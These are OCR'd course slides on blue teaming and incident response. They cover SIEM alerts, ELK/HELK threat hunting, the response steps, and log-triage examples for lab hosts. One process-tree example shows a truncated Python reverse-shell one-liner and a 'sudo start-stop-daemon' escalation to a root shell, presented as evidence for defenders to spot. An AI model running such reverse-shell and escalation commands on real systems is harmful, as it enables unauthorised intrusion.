Microsoft Internet Explorer OBJECT Tag Buffer Overflow Vulne...	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:2...	Buffer Overflow	98.173.180.54	22876	208.88.80.22	80	N/A
Microsoft Internet Explorer OBJECT Tag Buffer Overflow Vulne...	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:2...	Buffer Overflow	98.173.180.54	58877	208.88.80.22	80	N/A
Multiple Exploit/Malware Types Targeting a Single Destination	Custom Rule Engine-8 :: loc...	1	Apr 10, 2020, 8:35:2...	Misc Exploit	128.2.13.169	34384	208.88.80.22	80	N/A
HTTP GET Requests Long URI Anomaly	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:2...	Buffer Overflow	128.2.13.169	34384	208.88.80.22	80	N/A
Samba Writable Share Remote Code Execution Vulnerability	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:2...	Remote Code Execution	64.12.116.15	33249	208.88.80.22	80	N/A
Generic HTTP Cross Site Scripting Attempt	PaSeries @ 192.168.13.2	5	Apr 10, 2020, 8:35:1...	Cross Site Scripting	165.193.42.76	46405	208.88.80.22	80	N/A
Generic HTTP Cross Site Scripting Attempt	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Cross Site Scripting	165.193.42.76	39961	208.88.80.22	80	N/A
Awstats Migrate Parameter Remote Command Execution	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Misc Exploit	165.193.42.76	45681	208.88.80.22	80	N/A
AWStats Remote Code Execution Vulnerability	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Remote Code Execution	165.193.42.76	34790	208.88.80.22	80	N/A
Awstats Migrate Parameter Remote Command Execution	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Misc Exploit	165.193.42.76	33105	208.88.80.22	80	N/A
Awstats Migrate Parameter Remote Command Execution	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Misc Exploit	165.193.42.76	52685	208.88.80.22	80	N/A
HTTP /etc/passwd Access Attempt	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Misc Exploit	165.193.42.76	46302	208.88.80.22	80	N/A
Microsoft IIS 5.0 Form_JScript.asp XSS Vulnerability	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Cross Site Scripting	165.193.42.76	44916	208.88.80.22	80	N/A
Generic HTTP Cross Site Scripting Attempt	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Cross Site Scripting	165.193.42.76	40112	208.88.80.22	80	N/A
Generic HTTP Cross Site Scripting Attempt	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Cross Site Scripting	165.193.42.76	43704	208.88.80.22	80	N/A
HTTP /etc/passwd Access Attempt	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:1...	Misc Exploit	165.193.42.76	60547	208.88.80.22	80	N/A
Samba Writable Share Remote Code Execution Vulnerability	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:34:5...	Remote Code Execution	64.12.116.7	55466	208.88.80.22	80	N/A
Samba Writable Share Remote Code Execution Vulnerability	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:34:5...	Remote Code Execution	64.12.116.19	39145	208.88.80.22	80	N/A


What is ELK Stack?

- **Elasticsearch Logstash Kibana**
  - This is framework to combine and aggregate many logs
  - It can drain logs from almost everything
  - It is extremely fast and customizable
  - It can be redundant and can be configured as a multi-node system




What is HELK Stack?

- **Hunting ELK**
  - HELK is open-source project for Threat Hunting
  - It is built on top of ELK
  - It has additional features like elastalert
  - It is available here: *https://github.com/Cyb3rWard0g/HELK*



How Does ELK / HELK Look Like?

Software University




How Does ELK / HELK Look Like?

H(ELK) Demo

Software University

- **Finding user supplied commands with winlogbeat**



Let's Take a Break!

Software University

Incident Responder (Blue Teamer)

Incident Responder (Blue Teamer)

Software University

- These are the defensive security people responsible for:
  - Incident Responses
  - Threat Hunting
  - Keeping overall security posture
  - Implementing security solutions
  - Reviewing current working solutions and many more…
- They are the soldiers in the trenches
- Blue Teamers job is hard, since the **weight of the security** is over their shoulders

What is Incident Response?

- Incident is an event which can damage the company in any aspect (loss of data, server / application takeover and more)
- Incident Response is the **process of discovering** and **eradicating** the threat, that might or caused the incident
- Incident **Response steps**:
  - Preparation of systems and procedures
  - Identification of incidents
  - Containment of attackers and incident activity
  - Eradication of attackers and re-entry options
  - Recovery from incidents, including restoration of systems
  - Lessons learned and application of feedback to the next round of preparation

Preparation of Systems and Procedures

Software University

- You should not wait for an incident in order to secure your systems!
- This step is involving upgrading the overall company security posture by:
  - Reviewing network security
  - Performing regular code reviews (especially for new features)
  - Reviewing endpoint security (**AV** / **EDR**)
  - Training Phishing awareness in non-IT people
  - Performing Red Teaming Operations or Penetration Tests

Identification of Incidents

- In order to mitigate an incident, you must first be aware about it!
- This step is involving utilizing **TTPs** (**Techniques**, **Tools** and **Procedures**) to discover an active attacks, breaches or other type of incidents. Some of the TTPs for collecting evidences are:
  - Working with security analysts
  - Filtering **SIEM** logs based on rules
  - Gathering more detailed logs (**SIEM** can't have everything, it's just too much)
  - Noticing spiking in performance
  - Noticing unusual activity (for example **powershell IEX**.... from the domain controller, or suspicious files are uploaded, or sent via email...)

Containment of Attackers and Incident Activity

- Keep the incident as small as possible!
- Yes, incident happened, but make sure that it will not escalate further!
- This is done via:
  - Network segmentation
  - **Virtualization** / **Containerization**
  - Sandboxing and more

Eradication of Attackers and Re-entry Options

Software University

- Keep the threat away!
- Once the affected systems are encapsulated, the next step is to remove the intruders by:
  - Closing sessions
  - Finding and shutting down hidden backdoors (**C2**)
  - Enabling custom firewall rules and more

Recovery from Incidents, Including Restoration of Systems

Software University

- Incidents are tough, sometimes they leave so much mess behind!
- Once there are no signs of malicious activity anymore, it is time to clear up the environment by:
  - Restoring servers (if damaged)
  - Restoring backups (if damaged)
  - Temporary stopping resources until a patch is live
  - Restoring files and data
  - Many, many more…

Lessons Learned and Application of Feedback to the Next Round of Preparation

Software University

- If an incident happened, something in the security was missing!
- Every incident is a **mistake** (or maybe many chained ones) so make sure to learn from your mistakes, no matter how **small** / **big they are**!

Blue Teaming Examples

- Enumerating "strange" activity for a java process:

```
Every 1.0s: ss -anpt | grep 10.10.14 | grep ESTAB |grep -v 10.10.14.[26]                htb: Wed Oct 28 14:03:43 2020

ESTAB      0      0              10.10.110.105:8080          10.10.14.3:43730  users:(("java",pid=938,fd=477))

ESTAB      0      0              10.10.110.105:8080          10.10.14.3:43728  users:(("java",pid=938,fd=449))
```

Blue Teaming Examples

- Enumerating Reverse Shells

```
Last login: Wed Oct 28 13:58:04 2020 from 10.10.14.2
root@htb:~# ps -aef --forest
```

```
root         906       1  0 13:54 ?        00:00:00 /usr/lib/policykit-1/polkitd --no-debug
root         916       1  0 13:54 tty1     00:00:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root         941       1  0 13:54 ?        00:00:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-f
mysql        951       1  0 13:54 ?        00:00:03 /usr/sbin/mysqld
root        2158       1  0 13:57 ?        00:00:00 /usr/sbin/apache2 -k start
www-data    2163    2158  0 13:57 ?        00:00:00  \_ /usr/sbin/apache2 -k start
www-data    2164    2158  0 13:57 ?        00:00:00  \_ /usr/sbin/apache2 -k start
www-data    2165    2158  0 13:57 ?        00:00:00  \_ /usr/sbin/apache2 -k start
www-data    2166    2158  0 13:57 ?        00:00:00  \_ /usr/sbin/apache2 -k start
www-data    2545    2158  0 13:58 ?        00:00:00  \_ /usr/sbin/apache2 -k start
www-data    2626    2158  0 13:58 ?        00:00:00  \_ /usr/sbin/apache2 -k start
www-data    2682    2158  0 13:59 ?        00:00:00  \_ /usr/sbin/apache2 -k start
www-data    4958    2682  0 14:04 ?        00:00:00  |   \_ sh -c python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,
www-data    4959    4958  0 14:04 ?        00:00:00  |       \_ python -c import socket,subprocess,os;s=socket.socket(socket.AF_INET,soc
www-data    4961    4959  0 14:04 ?        00:00:00  |           \_ /bin/sh -i
www-data    5062    4961  0 14:04 ?        00:00:00  |               \_ python3 -c import pty;pty.spawn("/bin/bash")
www-data    5063    5062  0 14:04 pts/2    00:00:00  |                   \_ /bin/bash
root        5076    5063  0 14:04 pts/2    00:00:00  |                       \_ sudo start-stop-daemon -n 11617 -S -x /bin/sh
root        5077    5076  0 14:04 pts/2    00:00:00  |                           \_ /bin/sh
www-data    2683    2158  0 13:59 ?        00:00:00  \_ /usr/sbin/apache2 -k start
```

Blue Teaming Examples

Software University

- Sample apache access.log


```
root@ubuntu:/var/log/apache2# head access.log

192.168.0.104 - - [29/Aug/2017:10:04:59 -0700] "GET /dvwa HTTP/1.1" 301 574 "-" "Mozilla/5.0 (Windows NT 10.0; Win6
4; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:04:59 -0700] "GET /dvwa/ HTTP/1.1" 302 553 "-" "Mozilla/5.0 (Windows NT 10.0; Win
64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:04:59 -0700] "GET /dvwa/login.php HTTP/1.1" 200 1086 "-" "Mozilla/5.0 (Windows NT
 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:05:00 -0700] "GET /dvwa/dvwa/css/login.css HTTP/1.1" 200 740 "http://192.168.0.10
2/dvwa/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.311
2.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:05:00 -0700] "GET /dvwa/dvwa/images/login_logo.png HTTP/1.1" 200 9374 "http://192
.168.0.102/dvwa/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/60.0.3112.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:05:00 -0700] "GET /favicon.ico HTTP/1.1" 404 502 "http://192.168.0.102/dvwa/login
.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari
/537.36"
192.168.0.104 - - [29/Aug/2017:10:05:33 -0700] "GET /bWAPP HTTP/1.1" 301 576 "-" "Mozilla/5.0 (Windows NT 10.0; Win
64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:05:33 -0700] "GET /bWAPP/ HTTP/1.1" 302 248 "-" "Mozilla/5.0 (Windows NT 10.0; Wi
n64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
192.168.0.104 - - [29/Aug/2017:10:05:33 -0700] "GET /bWAPP/portal.php HTTP/1.1" 302 384 "-" "Mozilla/5.0 (Windows N
T 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
```

Blue Teaming Examples

Software University

